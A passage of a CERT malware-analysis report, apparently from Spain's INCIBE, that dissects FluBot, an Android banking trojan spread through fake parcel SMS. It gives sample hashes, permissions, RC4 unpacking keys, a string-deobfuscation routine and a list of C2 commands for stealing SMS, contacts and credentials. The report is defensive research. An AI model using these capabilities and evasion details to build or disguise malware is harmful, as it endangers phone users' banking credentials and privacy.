
TLP:WHITE



FluBot analysis study

GOBIERNO DE ESPAÑA

VICEPRESIDENCIA SEGUNDA DEL GOBIERNO

MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

017

incibe cert_

TLP:WHITE

May 2021

INCIBE-CERT_FLUBOT_ANALYSIS_STUDY_2021_v1.1

Contents

LIST OF FIGURES

LIST OF TABLES

1. About this study

This study contains a detailed technical report prepared after analysing the samples found in numerous campaigns detected that spoof messaging services, in order to identify the family to which this malicious code belongs, and the actions it carries out, thus to be table to collection the greatest possible quantity of information.

The actions carried out in preparing this report comprise the static and dynamic analysis of the sample within a controlled environment. It should be highlighted that the samples analysed had already been uploaded in advance to the VirusTotal platform, which publishes them and makes them accessible to any analyst who has a page account on said platform.

This study is aimed in general at IT and cybersecurity professionals, researchers and technical analysts interested in the analysis and investigation of this type of threats. It may also be of special interests for users who use Android devices.

As regards the methodology followed, the reversing tasks were performed with Android Studio (Emulator), JADX, dex2jar and BURP Suite.

2. Organisation of the document

This document consists of a part 3.- Introduction in which FluBot, the malicious code subject to this study, is identified, setting out its scope and the current status of the cyberattack campaigns, as well as a brief explanation of their behaviour.

Section 4.- Technical report then sets out results of the dynamic and static analysis of the FluBot samples that have been analysed, beginning with how to obtain the information that contains the file that is going to be used, the capabilities of the malware and its actions, to its anti-detection, anti-reverse-engineering and persistence techniques.

Finally, section 5.- Conclusion, sets out the most important aspects discussed over the course of the study.

The document also has two appendices; Appendix 1: Indicators of Compromise (IOC) sets out the indicator of compromise (IOC) and Appendix 2: Yara rules shows a Yara rule, both for detecting samples related to this campaign.

3. Introduction

Between the end of 2020 and the beginning of 2021 there were various fraudulent SMS campaigns that give notification of a package spoofing different logistics companies, such as FedEx, DHL or Correos and invite the recipient of the message to install an application on their mobile device in order to discover where the package is.

After studying three different samples associated to these campaigns, the malicious code was identified as **FluBot.** A name given to this Trojan for Android devices due to how quickly it has spread, as if it were an influenza virus. The community also calls it as **Fedex Banker** or **Cabassous**.

According to the investigations carried out by the Swiss company PRODAFT, it is estimated that FluBot may have infected more than **sixty thousand terminals** and listed some **eleven million telephone numbers**, a figure that represents **25% of the total Spanish population**.

As regards the functionality of the malicious code, once the user installs the application on their device, it begins to track the identifiers of all the applications it starts and it is capable of injecting superimposed pages when it detects a session log-in in one of the target applications, such that the user thinks that they are entering the credentials on the original website when, in reality, they are sending them to the command and control server (C2) controlled by the malicious code operators.

4. Technical report

The information obtained during the analysis of the samples is detailed below.

4.1. General information

The files analysed consist of files associated with applications in the Android mobile operating system, as revealed by the Linux command file, both APK packages and Java code (JAR), which is the programming language that was used to create them. At all events, all of them are compressed packages in ZIP format.

```
fedex.apk:  Zip archive data, at least v2.0 to extract
fedex2.apk: Java archive data (JAR)
fedex3.apk: Java archive data (JAR)
```

The signatures of the samples analysed are as follows:

Algorithm	Hash
MD5	6d879ac01f7a26d62b38d9473626a328
SHA1	c6c1c23f2f2bb4a239f447a9a67f080bdfe3ccc2
SHA256	96912417e5bd643b71dccb527c93046f83c9c3325392bdc7dac8587a6b1e9c50

Table 1. Details of sample 1 of malicious code.

Algorithm	Hash
MD5	4125019bb3370f1f659f448a5727357c
SHA1	dee560898a292406fc5a06126687b1e725b48a4e
SHA256	ffeb6ebeace647f8e6303beaee59d79083fdba274c78e4df74811c57c7774176

Table 2. Details of sample 2 of malicious code.

Algorithm	Hash
MD5	7b4fd668a684e9bb6d09bcf2ebadfdd2
SHA1	0cf039f61e1c32f0f8e6ed0bad110dd2797df1ee
SHA256	9a5febfae55bae080acdb3f5f4a9ad2869fbd5d2c8b0af51fb34efc87d4093d8

Table 3. Details of sample 3 of malicious code.

4.2. Summary of actions


The malicious code can do the following:

- Listen to notifications.
- Read and write SMS messages.
- Obtain the device’s contact list.
- Make calls.

- Injects system for application session log-in data theft.
- Connection with C2 servers encrypted using RSA asymmetric cryptography.

4.3. Detailed analysis

After reviewing the decompilation of the applications' source code, it is observed that they are obfuscated, since no readable code is observed, but rather values that appear meaningless at first sight. Therefore, it can be intuited that the application is packaged and that the real code is being hidden from the malicious code.


*New Project - jadx-gui
Archivo Vista Navegación Herramientas Ayuda
R
obfuse3.obfuse.anPsqsnaajBjkpawOpMakabs1bmOMbmos
np.ApplicationC0000xb1f44cff

```
AbstractAppShell
AbstractConsumerAppShell
AlarmBroadcastReceiver
AppShell
BusinessAppEducation
ContactPicker
ContentDistributionRecip
Conversation
n
  bba2b2amnawqnoB1qM2bbmqss
  NPStringFog
  oqkBqaa9nP1oanaabaaaMnOP
  wmao1ksManaObaqnbqpqjs
np
  ApplicationC0000xb1f44cff
  C0001x2755380e
  C0002xf2b16764
  q9Mjqb2qaMabMoBP9sopBbO1a
obfuse3.obfuse
  anPsqsnaajBjkpawOpMakabs1
  NPStringFog3
  StringPool
org
  npci.commonlibrary
  pjsip
  spongycastle.jcajce.provi
```

```java
package np;

import android.app.Application;
import android.app.Instrumentation;
import android.content.Context;
import android.content.pm.ApplicationInfo;
import java.util.ArrayList;
import n.bba2b2amnawqnoB1qM2bbmqssanpOPa;
import n.oqkBqaa9nP1oanaabaaaMnOP;
import n.wmao1ksManaObaqnbqpqjs;
import obfuse3.obfuse.anPsqsnaajBjkpawOpMakabs1bmOMbmos;

/* renamed from: np.вддёджьйдъвырйэюддэиээёёрйэдвлдрыдььэмвййитлёврьлыйъьйэдёёжээвтър
public class ApplicationC0000xb1f44cff extends Application {

    /* renamed from: short  reason: not valid java name */
    private static final short[] f4short = {2450, 2502, 2501, 2455, 2457, 2498, 2919,

    /* renamed from: вввъьрывёдйжыёддэвёвттюътрэдйыжждтжррэтэвлрэддэвёдэдёёээрррэыёэ
    public String f5x802e474 = bba2b2amnawqnoB1qM2bbmqssanpOPa.m17jmaqkaBaamm1pwaMoab

    public ApplicationC0000xb1f44cff() {
        while (true) {
            int i = 53011008 ^ 76000;
            while (true) {
                switch (i) {
```

Illustration 1. View of the decompilation of one of the functions of application 1

On the other hand, the AndroidManifest file shows the permissions these applications require:

android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS


```
android.permission.WAKE_LOCK
android.permission.WRITE_SMS
android.permission.WRITE_SYNC_SETTINGS
```

With these permissions, the application could perform the following actions:

- Access to the internet.
- Read and send SMS.
- Read the phone's contact book.
- Make phone calls.
- Delete applications.
- Access the "Accessibility" service.

The observed obfuscation is very common in malicious Android applications. Normally, it is an application that hides an encrypted file, normally using RC4, which corresponds to the original .dex extension file, which is decrypted in runtime and uploaded by the application. The difficulty, from the point of view of the analysis, lies in locating the file and the decryption key, which are normally calculated dynamically.


Application 1 is protected by APK Protector software and the file containing the original code is located in the path assets/dex/classes-v1.bin.



```
{'ProtectKey': '怀怂怀怆怀怋怀怅怀怈怀怅怀怃怀怊怀怅怀怎怀怂怀怇怀怂怀怂怀怈'}
['怳']
'怀怂怀怆怀怋怀怅怀怈怀怅怀怃怀怊怀怅怀怎怀怂怀怇怀怂怀怂怀怈' + '怳' = '313538363A3630393632313431313A'
assets/android-support-v4.jar
assets/appconfig_basic.json
assets/boot.config
assets/corejs.1.3.4.js
assets/dex/classes-v1.bin
internal_dex: 'assets/dex/classes-v1.bin'
password: '313538363A3630393632313431313A'
```


Illustration 2. Static decryption of original code of application 1

In the case of applications 2 and 3, a different packer is used, but, like the previous one, they are based on the same logic of storing an RC4-encrypted file in the paths assets/Uwmt.json and assets/Yd.json.



```
FINISHED...
internal_dex: 'assets/Uwmt.json'
password: 'UdsfT'
cyberchef_link: 'None'
```


Illustration 3. Static decryption of original code of application 2



```
FINISHED...
internal_dex: 'assets/Yd.json'
password: 'CrxoAcW'
```

Illustration 4. Static decryption of original code of application 3

After decrypting these applications' resources, the original code is accessed. Comparing that of the three application, it appears it is the same code, though with certain variations such that the package identifier or the character strings peculiar to each sample, but the analysis of one of them suffices to explain the behaviour of this Trojan family.



```
fedex.apk_decrypted.dex
  Código fuente
    android.support.v4
    androidx
    com
      google.android.materia
      tencent.mm
        Bot
        BotId
        BrowserActivity
        BuildConfig
        CardActivity
        ComposeSmsActivity
        ContactItem
        ContactListAdapter
        DGA
        ForegroundService
        HeadlessSmsSendServic
```

```
fedex2.apk_decrypted.dex
  Código fuente
    android.support.v4
    androidx
    com
      example.myapplicationtest
        Bot
        BotId
        BrowserActivity
        BuildConfig
        CardActivity
        ComposeSmsActivity
        ContactItem
        ContactListAdapter
        DGA
        ForegroundService
        HeadlessSmsSendService
        HttpCom
```


```
fedex3.apk_decrypted.dex
  Código fuente
    android.support.v4
    androidx
    com
      example.myapplicationtest
        Bot
        BotId
        BrowserActivity
        BuildConfig
        CardActivity
        ComposeSmsActivity
        ContactItem
        ContactListAdapter
        DGA
        ForegroundService
        HeadlessSmsSendService
        HttpCom
```

Illustration 5. Comparison of the class structure of the three applications after the decryption

The classes containing the main code, which, as can be seen, have quite descriptive names, are found in packages with the identifiers com.tencent.mm and com.example.myapplicationtest. These classes are as follows:

Bot	LangTxt
BotId	MainActivity
BrowserActivity	MmsReceiver
BuildConfig	MyAccessibilityService
CardActivity	MyNotificationListener
ComposeSmsActivity	PanelReq
ContactItem	ProgConfig
ContactListAdapter	R
DGA	SmsReceiver
ForegroundService	SmsThreadActivity
HeadlessSmsSendService	SocksClient
HttpCom	Spammer
IntentStarter	Utils

After a simple search, it was identified that the possible name given by this community to this Trojan is FluBot.


"com.tencent.mm" android malware

Aproximadamente 4.020 resultados (0,45 segundos)

www.adslzone.net › Entradas › Virus
Este troyano bancario para Android roba todos tus datos
15 oct 2016 — McAfee detecta un nuevo troyano para dispositivos **Android** que roba datos ... pago fiables, cuando los datos de este **malware** están instalados en el dispositivo. ... com.dropbox.**android**; **com.tencent.mm**; jp.naver.line.**android**.

www.diariotecnologia.es › correos-tu-envio-esta-en-ca...
"CORREOS: Tu envio esta en camino ... - Diario Tecnología
1 ene 2021 — ... con el control de tu móvil **Android** con un **malware** difícil de desinstalar. ... Tras ello, escribiremos "pm uninstall -k --user 0 **com.tencent.mm**" y ...

www.xataka.com › seguridad › falso-sms-fedex-lleva-d...
Flubot, el falso que SMS de Fedex lleva detrás un sofisticado ...
hace 2 horas — Un **virus** para **Android** que nos puede dejar sin... ... En el comando hemos incluido **"com.tencent.mm"** porque es el nombre interno del paquete ...


www.xatakandroid.com › analisis › estafa-sms-uno-troy...
El troyano tras la estafa del SMS de FedEx, analizado a fondo ...
hace 7 días — Este archivo recibe el nombre de FedEx.**apk**, y tiene un peso de entre 3,8 y 5,8 ... He instalado todos los **malware** de **Android**: esto es lo que ocurre si te saltas ... "adb shell"; Escribe el comando "pm uninstall **com.tencent.mm**".

www.genbeta.com › seguridad › correos-tu-envio-esta-...
“Tu envio esta en camino": esta estafa SMS de Correos se ...
1 ene 2021 — Todos los peligrosos permisos con los que se hace Correos.**apk** ... identifique que se trata de **malware**: no es una aplicación de Correos. ... Tras ello, escribiremos "pm uninstall -k --user 0 **com.tencent.mm**" y pulsaremos Enter ...

www.xatakamovil.com › tutoriales › como-desinstalar-a...
Cómo desinstalar la app falsa de FedEx si has caído en la ...
hace 5 días — Este es un modo del que dispone **Android**, pensado principalmente para que solo ... Escribe "adb shell"; Escribe el comando "pm uninstall **com.tencent.mm**" ... Ha desarrollado una app capaz de borrar por completo el **virus**.

Illustration 6. The result of a simple Google search to try to identify the family to which the malicious code analysed belongs.

After reviewing the application code, the only obfuscation it appears to contain after unpackaging it is to hide the character strings. To do this, it uses a public library called paranoid belonging to the user MichaelRocks. The functioning of this library is relatively simple. The encrypted character strings are stored inside it and, to obtain one of them, a Long-type value is used which, after being passed to the function, returns the corresponding string.



```
DGA
ForegroundService
HeadlessSmsSendService
HttpCom
IntentStarter
LangTxt
MainActivity
MmsReceiver
MyAccessibilityService
MyExceptionHandler
MyNotificationListener
PanelReq
ProgConfig
R
SmsReceiver
SmsThreadActivity
SocksClient
Spammer
Utils
io.michaelrocks.paranoid
  Deobfuscator$app$Release
  DeobfuscatorHelper
  Obfuscate
  RandomHelper
```

io.michaelrocks.paranoid.Deobfuscator$app$Release

```java
package io.michaelrocks.paranoid;

public class Deobfuscator$app$Release {
    private static final String[] chunks;

    static {
        String[] strArr = new String[2];
        chunks = strArr;
        strArr[0] = "[illegible]
        strArr[1] = "[illegible]
    }

    public static String getString(long j) {
        return DeobfuscatorHelper.getString(j, chunks);
    }
}
```

Illustration 7. A function that contains the encrypted character strings.

To be able to decipher the character strings, it suffices to replicate the algorithm used and to indicate the various numbers in the source code.



```
package io.michaelrocks.paranoid;

public class DeobfuscatorHelper {
  public static final int MAX_CHUNK_LENGTH = 0x1fff;

  private DeobfuscatorHelper() {
    // Cannot be instantiated.
  }

  public static String getString(final long id, final String[] chunks) {
    long state = RandomHelper.seed(id & 0xffffffffL);
    state = RandomHelper.next(state);
    final long low = (state >>> 32) & 0xffff;
    state = RandomHelper.next(state);
    final long high = (state >>> 16) & 0xffff0000;
    final int index = (int) ((id >>> 32) ^ low ^ high);
    state = getCharAt(index, chunks, state);
    final int length = (int) ((state >>> 32) & 0xffffL);
    final char[] chars = new char[length];

    for (int i = 0; i < length; ++i) {
      state = getCharAt(index + i + 1, chunks, state);
      chars[i] = (char) ((state >>> 32) & 0xffffL);
    }

    return new String(chars);
  }

  private static long getCharAt(final int charIndex, final String[] chunks, final long state) {
    final long nextState = RandomHelper.next(state);
    final String chunk = chunks[charIndex / MAX_CHUNK_LENGTH];
    return nextState ^ ((long) chunk.charAt(charIndex % MAX_CHUNK_LENGTH) << 32);
  }
}
```

Illustration 8. An algorithm that decrypts character strings.

By decrypting certain character strings and analysing certain code blocks, the main commands FluBot may receive from its C2 servers are extracted.

Command	Description
BLOCK	Block notifications
CARD_BLOCK	Launch credit card phishing page
DISABLE_PLAY_PROTECT	Disable Play Protect using the accessibility service
GET_CONTACTS	Send the contacts list from the phonebook to the C2
NOTIF_INT_TOGGLE	Enable notification interception
OPEN_URL	Open a given URL using WebView
RELOAD_INJECTS	Reload the list of injects
RETRY_INJECT	Re-inject an application from which credentials have already been obtained
RUN_USSD	Run the dialling of a USSD code
SEND_SMS	Send SMS to a telephone number
SMS_INT_TOGGLE	Enable SMS interception
SOCKS	Open a socket so the attacker can connect to the network using a SOCKS proxy
UNINSTALL_APP	Uninstall the application indicated using the package name
UPLOAD_SMS	Exfiltrate the content of an SMS to the C2


Table 4. List of possible commands received by the C2

